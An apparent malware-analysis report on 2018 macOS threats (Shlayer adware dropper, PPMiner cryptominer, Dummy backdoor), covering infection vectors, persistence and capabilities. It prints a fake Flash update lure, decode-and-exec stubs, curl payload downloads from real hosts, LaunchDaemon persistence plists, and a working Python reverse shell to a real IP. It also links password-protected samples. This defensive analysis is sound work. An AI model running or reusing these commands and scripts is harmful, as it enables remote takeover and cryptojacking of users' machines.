1. Click on "Show in Folder"

2. Open the file

Double-click the file to open
Application launcher.
Follow the instruction provided.

2. Open the file and follow the instruction.

* This message will no longer appear after this installation.

Adobe Flash player installer

Update Flash Player on Chrome for your Mac

Security updates and enhancements are periodically released for Adobe Flash player that can be downloaded and installed automatically, please update your Flash in order to continue.

INSTALLER
Restore
OK
Update
Affiliates | EULA | TOS | Privacy | Download Manager | Uninstall | Contact

By downloading, you accept our TOS and Privacy Policy.
This free download is done via download manager which may offer other applications you can decline or uninstall.
This site and the download manager have no relationship with the author. Any third party products,
brands or trademarks listed above are the sole property of their respective owner.

testpc24.yourreliablesite4content.bid © 2018 | All Rights Reserved.

Of course this technique relies heavily on user-interaction, to both download and then execute the malware.

Persistence: N/A

The researchers who analyzed the malware, identified it as a dropper, who's goal was simply to download and persist various macOS adware. Thus it's likely that `OSX.Shalyer` itself, does not persist.


When executed in a VM, this "non-persistent" behavior was confirmed: 'OSX.Shlayer' was not observed persisting.

```
OSX.Shlayer downloads and installs various macOS adware.

Thus there will be persistent items (i.e. adware) installed on systems where OSX.Shlayer was executed.
```

Capabilities: (adware) Dropper

The goal of the malware is to download and persistently install various macOS malware.

When the malware is run, it will execute a component (in this variant) named: `LYwjtu0sc3XqkNVbQe_gM4YiRpmgUpRIew`:



```
Name
▼ Contents
    ▶ _CodeSignature
    ▼ MacOS
        LYwjtu0sc3XqkNVbQe_gM4YiRpmgUpRIew
    ▼ Resources
        app2833846567.icns
        enc
    Info.plist
```

The `file` command identifies this as a bash script.

Examining it's contents reveals it simply decodes, then executes another script, `/Resources/enc`:

```
file AdobeFlashPlayer_567.app/Contents/MacOS/LYwjtu0sc3XqkNVbQe_gM4YiRpmgUpRIew
AdobeFlashPlayer_567.app/Contents/MacOS/LYwjtu0sc3XqkNVbQe_gM4YiRpmgUpRIew: Bourne-Again shell script text
executable, ASCII text


$ cat AdobeFlashPlayer_567.app/Contents/MacOS/LYwjtu0sc3XqkNVbQe_gM4YiRpmgUpRIew
#!/bin/bash
cd "$(dirname "$BASH_SOURCE")"
fileDir="$(dirname "$(pwd -P)")"
eval "$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:2833846567 <"$fileDir"/Resources/enc)"
```

After various base64-decodings and other embedded scripts (detailed **here**), the malware (ab)uses `curl` to download and persistently install various pieces of macOS adware.

We can observe this via Objective-See's process monitor, **ProcInfo**:

```
# ./ProcInfo

[ process start ]
pid: 14469
path: /usr/bin/curl
args: (
    curl,
    "-L",
    "http://api.techsinnovations.com/slg?s=99D3D1AE-9E5A-4656-B6A1-E18300D822DF&c=3"
)

[ process start ]
pid: 14392
```

```
path: /usr/bin/curl
args: (
    curl,
    "-fOL",

"http://api.macfantsy.com/sd/?c=q2BybQ==&u=564D8E35-B934-9BEA-2DF4-0B4CB309108F&s=39372025-884F-49E7-870E-
42E7BB48A2F3&o=10.14&b=2833846567"
)

[ process start ]
pid: 14447
path: /usr/bin/curl
user: 501
args: (
    curl,
    "-s",
    "-L",
    "-o",
    "/var/folders/qm/mxjk9mls58d9ycd5c1vjt9w40000gn/T//mmstmp/stmp.tar.gz",
    "http://aqk.spoonstory.win/{sdl}/mmStub.tar.gz?ts=1546050538"
)
```

The Intego **report** identifies the adware installed as `OSX/MacOffers` and `OSX/Bundlore`.

> "*Intego's research team observed OSX/Shlayer behaving as a dropper and installing OSX/MacOffers (also known as BundleMeUp, Mughthesec, and Adload) or OSX/Bundlore adware as a secondary payload.*"

OSX.PPMiner

PPMiner is a simple macOS crypto-currency miner, that (ab)uses XMRig.

Download: **`OSX.PPMiner`** (password: `infect3d`)

Writeups:

- **New Mac Cryptominer uses XMRig**
- **More Cryptomining Malware**

Infection Vector: Unknown

The infection vector for `PPMiner` was never uncovered. **Thomas Reed** of **Malwarebytes** notes:

> "*In this case, the dropper is still unknown, but we do not believe it's anything sophisticated. Everything else about this malware suggests simplicity.*"

Persistence: Launch Daemon

The malware installer (dropper) persists a component named `pplauncher` (into the `~/Library/Application Support/pplauncher/pplauncher` directory). Persistence is achieved via the `com.pplauncher.plist` plist:

```
$ cat /Library/LaunchDaemons/com.pplauncher.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.pplauncher</string>
    <key>Program</key>
    <string>/Library/Application Support/pplauncher/pplauncher</string>
    <key>RootDirectory</key>
    <string>/Library/Application Support/pplauncher</string>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>UserName</key>
    <string>root</string>
    <key>WorkingDirectory</key>
    <string>/Library/Application Support/pplauncher</string>
    <key>StandardOutPath</key>
    <string>/dev/null</string>
    <key>StandardErrorPath</key>
    <string>/dev/null</string>
</dict>
</plist>
```

As the RunAtLoad key is the plist is set to true, pplauncher will be automatically (re)started each time the infected system is rebooted.

Capabilities: Cryptominer

Disassembling the persistent component of PPMiner reveals that it simply installs and launches a cryptominer.

```
int main.main() {
    ...
    main.autoKill(rdi, rsi, rdx, *0x8a0, r8, r9);
    main.handleExit(rdi, rsi, rdx, rcx, r8, r9);
    main.cleanupMinerDirectory(rdi, rsi, rdx, rcx, r8, r9);
    main.extractPayload(rdi, rsi, rdx, rcx, r8, r9);
    main.fetchConfig(rdi, rsi, rdx, rcx, r8, r9, ...);

    ...
    rax = main.launchMiner(rdi, rsi, rdx, var_28, r8, r9, var_10, var_28, rdx, rax);

    return rax;
}
```

Malwarebytes' **analysis** of PPMiner states that:

> "*pplauncher is a rather large executable file (3.5 MB) that was written in Golang and then compiled for macOS. The sole responsibility of this process appears to be the fairly simple process of installing and launching the miner process.*"

The miner (named mshelper), is installed into mshelper/mshelper. This can be observed via macOS's built-in file-monitor utility fs_usage:

```
# fs_usage -w -f filesystem

mkdir     private/tmp/mshelper  pplauncher.85123
open      private/tmp/mshelper/mshelper  pplauncher.85123
WrData[A] private/tmp/mshelper/mshelper  pplauncher.85123

execve    private/tmp/mshelper/mshelper  pplauncher.85123
```

Via Objective-See's process monitor, **ProcInfo**, we can see this mshelper, is then executed, with various parameters:

```
# ./ProcInfo
process start:
pid: 13264
path: /private/tmp/mshelper/mshelper
user: 0
args: (
    "/tmp/mshelper/mshelper",
    "--donate-level=1",
    "--max-cpu-usage=30",
    "--cpu-priority=1",

"--user=44a8vnNcnyEBuSxkxVZKUJKBx1zwgC4quVMP4isECUdJayBgYshHdHdXrnQN5GFZ94WDnyKfq3dgqYvhW5YbTtkD1YnR9wZ",
    "--url=xmr-us-east1.nanopool.org:14444"
)
```

Malwarebytes' **analysis** notes that:

> "*This process [`mshelper`] appears to be an older version of the legitimate XMRig miner.*"

Manually executing the installed `mshelper` binary, with the `-V` flag confirms this:

```
$ /tmp/mshelper/mshelper -V
XMRig 2.5.1
 built on Mar 26 2018 with clang 9.0.0 (clang-900.0.39.2)
 features: x86_64 AES-NI

libuv/1.19.2
libmicrohttpd/0.9.59
```

> "*Clearly, `mshelper` is simply an older copy of XMRig that is being used for the purpose of generating the cryptocurrency for the hacker behind the malware. The `pplauncher` process provides the necessary command-line arguments, such as the following parameter specifying the user, found using the strings command on the `pplauncher` executable file*."
>
> -**Thomas Reed**

OSX.Dummy

```
Dummy is a persistent interactive backdoor, that targeted members of the cryto-mining community.
```

Download: **`OSX.Dummy`** (password: `infect3d`)

Writeups:

- **`OSX.Dummy: New Mac Malware Targets the Cryptocurrency Community`**
- **`Crypto Community Target of MacOS Malware`**

Infection Vector: Direct Command Execution, by Users

Remco Verhoef who originally posted about the malware in **an entry** to SANS 'InfoSec Handlers Diary Blog', stated:

> "*[the attacks are] originating within crypto related Slack or Discord chats groups by impersonating admins or key people. Small snippets are being shared, resulting in downloading and executing a malicious binary.*"

That is to say, attackers (masquerading as admins etc) were asking users to directly infect themselves! The malicious commands provided to such users were:

```
$ cd /tmp && curl -s curl $MALICIOUS_URL > script && chmod +x script && ./script
```

If the users fell for this (rather lame social engineering trick), the malware would be be downloaded and executed…and the user would be infected.

Persistence: Launch Daemon

Once the malware is downloaded and executed, it persists itself as a launch daemon. Specifically the malware performs the following steps to achieve persistence:


1. writes a script to a temporary location, them moves it into into `/var/root`:
   `mv "/tmp/script.sh" "/var/root/"`

2. saving a plist file to a temporary location and then moving into the `LaunchDaemons` directory:
   `mv "/tmp/com.startup.plist" "/Library/LaunchDaemons/`

3. setting the owner of the plist to root:
   `chown root "/Library/LaunchDaemons/com.startup.plist"`


4. launching the launch daemon:
   `launchctl load "-w" "/Library/LaunchDaemons/com.startup.plist"`

Dumping the `/Library/LaunchDaemons/com.startup.plist` file, we can that `Dummy` is persisting the `/var/root/script.sh` script:



```
$ cat /Library/LaunchDaemons/com.startup.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>com.startup</string>
        <key>Program</key>
        <string>/var/root/script.sh</string>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

And yes, Objective-See's **BlockBlock** utility will detect this persistence:



```
mv
installed a launch daemon or agent

mv (Apple Code Signing Cert Auth)
process id:      479
process path:    /bin/mv

script.sh (unsigned)
startup file:    /Library/LaunchDaemons/com.startup.plist
startup binary:  /var/root/script.sh

time: 08:34:28
```

Capabilities: Interactive Backdoor

As noted, 'Dummy' persists a script, `script.sh`, which will be (re)executed everytime the system is rebooted.

```
#!/bin/bash
while :
do
        python -c 'import socket,subprocess,os;
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
        s.connect(("185.243.115.230",1337));

        os.dup2(s.fileno(),0);
        os.dup2(s.fileno(),1);
        os.dup2(s.fileno(),2);

        p=subprocess.call(["/bin/sh","-i"]);'
        sleep 5
done
```

Easy to see that this script will to connect to `185.243.115.230` on port `1337`. It then duplicates `stdin`, `stdout`, and `stderr` to the socket, before executing `/bin/sh` with the `-i` flag.

In other words, the malware is simply setting up an interactive reverse shell.

If the connection to the attacker's command and control server (`185.243.115.230:1337`) succeeds, the attacker will be able to arbitrarily execute commands (as root!) on the infected system.

OSX.Calisto

```
Calisto, (perhaps a precursor to OSX.Proton), is persistent backdoor that enables remote login and
screen-sharing.
```

Download: **`OSX.Calisto`** (password: `infect3d`)

Writeups:

